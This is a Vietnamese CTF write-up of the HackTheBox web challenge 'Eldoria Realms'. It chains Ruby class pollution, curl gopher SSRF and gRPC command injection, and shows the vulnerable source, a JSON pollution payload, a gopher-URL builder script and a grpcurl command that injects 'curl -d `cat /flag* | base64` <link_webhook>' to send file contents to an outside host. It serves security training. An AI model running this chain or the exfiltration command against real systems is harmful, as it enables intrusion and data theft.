
Eldoria Realms

0xgnud17 pentester

Eldoria Realms - Web Challenge

Author: tan3ora

  • Tên: Eldoria Realms
  • Description: A portal that allows players of Eldoria to transport between realms, take on quests, and manage their stats. See if it’s possible to break out of the realm to gather more info on Malakar’s spells inner workings.
  • Có source code

Phân tích

Trang web có 2 service :

  1. Website viết bằng Ruby
  2. gRPC Server

Ruby class pollution qua gộp đệ quy

Phân tích đoạn code dưới đây ta biết được cách server merge JSON object người dùng nhập vào với object $player đã có:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
class Adventurer
@@realm_url = "http://eldoria-realm.htb"

attr_accessor :name, :age, :attributes

def self.realm_url
@@realm_url
end

def initialize(name:, age:, attributes:)
@name = name
@age = age
@attributes = attributes
end

def merge_with(additional)
recursive_merge(self, additional)
end

private

def recursive_merge(original, additional, current_obj = original)
additional.each do |key, value|
if value.is_a?(Hash)
if current_obj.respond_to?(key)
next_obj = current_obj.public_send(key)
recursive_merge(original, value, next_obj)
else
new_object = Object.new
current_obj.instance_variable_set("@#{key}", new_object)
current_obj.singleton_class.attr_accessor key
end
else
current_obj.instance_variable_set("@#{key}", value)
current_obj.singleton_class.attr_accessor key
end
end
original
end
end

Class pollution trong Ruby

Ruby phụ thuộc rất nhiều vào mô hình lập trình hướng đối tượng. Khi gọi object.singleton_class, hệ thống sẽ tạo ra một lớp ẩn, chỉ dành riêng cho đối tượng đó. Tuy nhiên, nếu thực hiện đệ quy theo cách cho phép truy cập vào các lớp cha, đặc biệt là khi tham chiếu đến superclass thì có khả năng “leo lên” chuỗi thừa kế. Điều này có thể khiến attacker ghi đè các biến cấp lớp hoặc thậm chí là các biến cấp module.
Chi tiết về Class Pollution trong Ruby có thể đọc thêm tại đây.

Quay lại với bài này,tại endpoint /merge-fates hàm merge_with đã sử dụng recursive_merge() với input là JSON từ user:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
post "/merge-fates" do
content_type :json
json_input = JSON.parse(request.body.read)
random_attributes = {
"class" => ["Warrior", "Mage", "Rogue", "Cleric"].sample,
"guild" => ["The Unbound", "Order of the Phoenix", "The Fallen", "Guardians of the Realm"].sample,
"location" => {
"realm" => "Eldoria",
"zone" => ["Twilight Fields", "Shadow Woods", "Crystal Caverns", "Flaming Peaks"].sample
},
"inventory" => []
}

$player = Player.new(
name: "Valiant Hero",
age: 21,
attributes: random_attributes
)

$player.merge_with(json_input)
{
status: "Fates merged",
player: {
name: $player.name,
age: $player.age,
attributes: $player.attributes
}
}.to_json
end

Điều quan trọng là recursive_merge sẽ tạo các biến instance mới bất cứ khi nào một key không tồn tại. Nó không bao giờ giới hạn các key có thể được gộp. Do vậy ta có thể thao túng thuộc tính của class Object, là class được thừa kế bởi tất cả class khác.
Payload:

1
2
3
4
5
6
7
8
{
"class": {
"superclass": {
"realm_url": "attacker_url"
}
}
}

Ta đã thao túng được từ player -> (player's) class -> (its) superclass -> realm_url,vì vậy mỗi khi gọi Adventurer.realm_url đều sẽ trả về attacker_url.

Khi Adventurer.realm_url bị ghi đè,mỗi khi truy cập /connect-realm đều sẽ thực hiện lệnh curl đến attacker_url:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
get "/connect-realm" do
content_type :json
if Adventurer.respond_to?(:realm_url)
realm_url = Adventurer.realm_url
begin
uri = URI.parse(realm_url)
stdout, stderr, status = Open3.capture3("curl", "-o", "/dev/null", "-w", "%{http_code}", uri)
{ status: "HTTP request made", realm_url: realm_url, response_body: stdout }.to_json
rescue URI::InvalidURIError => e
{ status: "Invalid URL: #{e.message}", realm_url: realm_url }.to_json
end
else
{ status: "Failed to access realm URL" }.to_json
end
end

Curl Gopher SSRF -> gRPC

Ở gRPC server cung cấp cho chúng ta 2 phương thức. Trong phương thức CheckHealth() tồn tại lỗ hổng OS Command Injection:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
func (s *server) CheckHealth(ctx context.Context, req *pb.HealthCheckRequest) (*pb.HealthCheckResponse, error) {
ip := req.Ip
port := req.Port

if ip == "" {
ip = s.ip
}
if port == "" {
port = s.port
}

err := healthCheck(ip, port)
if err != nil {
return &pb.HealthCheckResponse{Status: "unhealthy"}, nil
}
return &pb.HealthCheckResponse{Status: "healthy"}, nil
}

func healthCheck(ip string, port string) error {
cmd := exec.Command("sh", "-c", "nc -zv "+ip+" "+port)
output, err := cmd.CombinedOutput()
if err != nil {
log.Printf("Health check failed: %v, output: %s", err, output)
return fmt.Errorf("health check failed: %v", err)
}

log.Printf("Health check succeeded: output: %s", output)
return nil
}

Từ Dockerfile phát hiện ra rằng phiên bản 7.70.0 được sử dụng, vốn dễ bị tấn công bằng cách chuyển đổi giao thức chéo sử dụng gopher:// :

1
2
3
4
5
6
7
8
# Install curl with shared library support
RUN wget https://curl.haxx.se/download/curl-7.70.0.tar.gz && \
tar xfz curl-7.70.0.tar.gz && \
cd curl-7.70.0/ && \
./configure --with-ssl --enable-shared && \
make -j16 && \
make install && \
ldconfig

Bằng cách thiết lập realm_url thành 1 URL với giao thức gopher://,ta buộc curl kết nối trực tiếp đến 127.0.0.50051 qua TCP.Thay vì xử lý nó như 1 HTTP request,curl coi đó là raw bytes qua giao thức gopher ,ta có thể dựa vào điều này để tương tác với gRPC.

Tìm hiểu thêm về gopher tại đây.

Khai thác

Flow: Ruby class pollution -> Curl gopher SSRF -> GRPC protocol -> Command injection

Đầu tiên ta cần tạo payload để gửi đi bằng gopher.
Sau khi cố craft bằng tay không được thì cách dùng các công cụ sẫn có như grpcurl để gửi request hợp lệ đến gRPC server và capture lại bằng wireshark thì sẽ hợp lý hơn.

1
2
3
4
5
6
grpcurl \
-plaintext \
-proto ./challenge/live_data.proto \
-d '{"ip":";","port":"curl -d `cat /flag* | base64` <link_webhook> "}' \
localhost:50051 \
live.LiveDataService.CheckHealth


Follow TCP Stream để lấy request.
image

Sau đó export ra dạng raw để xử lý.
image
Dùng python để xử lý hex và URLencode payload:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
import urllib.parse

# Đường dẫn đến file raw
raw_file_path = "dump_raw1"

# Đọc dữ liệu nhị phân từ file
with open(raw_file_path, "rb") as f:
raw_data = f.read()

# Percent-encode toàn bộ bytes
encoded_data = urllib.parse.quote_from_bytes(raw_data)

# Tạo Gopher URL
# Ký tự "_" ngay sau dấu "/" trong gopher://.../_ là để
# báo rằng phần tiếp theo là dữ liệu sẽ gửi đi.
gopher_url = f"gopher://127.0.0.1/_{encoded_data}"

print("Gopher URL:")
print(gopher_url)


Khai thác Class Pollution để thay đổi realm-url thành gopher URL:
image

Gửi request tới endpoint /connect-realm để trigger tới lệnh curl
image
image

Decode để lấy flag:

1
2
echo "SFRCe2Y0azNfZmw0Z19mMHJfdDM1dDFuZ30=" | base64 -d
HTB{f4k3_fl4g_f0r_t35t1ng}